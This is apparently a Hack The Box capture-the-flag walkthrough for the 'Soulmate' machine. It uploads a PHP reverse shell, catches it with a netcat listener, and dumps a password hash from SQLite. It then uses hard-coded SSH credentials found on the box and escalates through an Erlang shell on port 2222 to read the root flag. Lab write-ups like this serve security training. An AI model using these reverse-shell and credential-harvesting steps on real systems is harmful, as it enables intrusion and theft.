
Before uploading, open the php file and replace the placeholder LHOST/LPORT with your machine's IP and listener port.


Before running curl, make sure your listener is started and actively listening for connections.

Got the reverse Shell.
$  python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@soulmate:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(kali㉿kali)-[~/Desktop/HTB/CVE-2025-31161/php-reverse-shell]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

www-data@soulmate:/$
I checked the shell I got but found nothing useful, so I used my go-to enumerator linpeas.sh.

I didn’t have sudo access (so sudo -l wasn’t available) and there were no cronjobs (crontab returned nothing).

I then downloaded linpeas.sh into /tmp.

www-data@soulmate:~/soulmate.htb/config$ cd /var/www/soulmate.htb/data/
www-data@soulmate:~/soulmate.htb/data$ ls
soulmate.db
www-data@soulmate:~/soulmate.htb/data$ ls -lah
total 24K
drwxrwxr-x 2 www-data www-data 4.0K Sep 21 10:39 .
drwxr-xr-x 6 root root 4.0K Aug 10 10:39 ..
-rw-rw-r-- 1 www-data www-data 16K Sep 21 10:39 soulmate.db
www-data@soulmate:~/soulmate.htb/data$ mysql soulmate.db
Command 'mysql' not found, but can be installed with:
apt install mysql-client-core-8.0
apt install mariadb-client-core-10.6
Ask your administrator to install one of them.
www-data@soulmate:~/soulmate.htb/data$ file soulmate.db
soulmate.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 5, database pages 4, cookie 0x1, schema 4, UTF-8, version-valid-for 5
www-data@soulmate:~/soulmate.htb/data$ sqlite3 soulmate.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|admin|$2y$12$u0AC6fpQu0MJt7uJ80tM.**Oh4lEmCMgvBs3PwNNZIR7lor05ING3v**2|1|Administrator|||||2025-08-10 13:00:08|2025-08-10 12:59:39
sqlite>

I tried logging into the website with those credentials, but the login failed.
I found a file containing ben’s hard-coded credentials.
cat /usr/local/lib/erlang_login/start.escript

username: ben password: HouseH0ldings998
The Creds worked and i successfullly logined via ssh
┌──(kali㉿kali)-[~/Desktop/HTB/CVE-2025-31161]
└─$ ssh ben@10.10.11.86
ben@10.10.11.86's password:
Last login: Sun Sep 21 11:26:46 2025 from 10.10.16.77
ben@soulmate:~$
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$ cat user.txt
ff250dd50e6d4fae42bc4108763896df
ben@soulmate:~$
User Flag : ff250dd50e6d4fae42bc4108763896df
ben dont have sudo access
ben@soulmate:~$ sudo -l
[sudo] password for ben:
Sorry, user ben may not run sudo on soulmate.

Found nothing useful so far, so I decided to run linpeas.sh

Nmap showed only two standard open ports (80 and 22), but I also found these extra ports:
8448, 2222, 4369, 53, 9090, 33907, 34495.
ben@soulmate:~$ ssh -p 2222 ben@localhost
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
This is a Eshell
(ssh_runner@soulmate)9> os:cmd("cat /root/root.txt").
"d1e67d20baa9d3fe55bcd0116c6a20ee\n"
Root Flag : d1e67d20baa9d3fe55bcd0116c6a20ee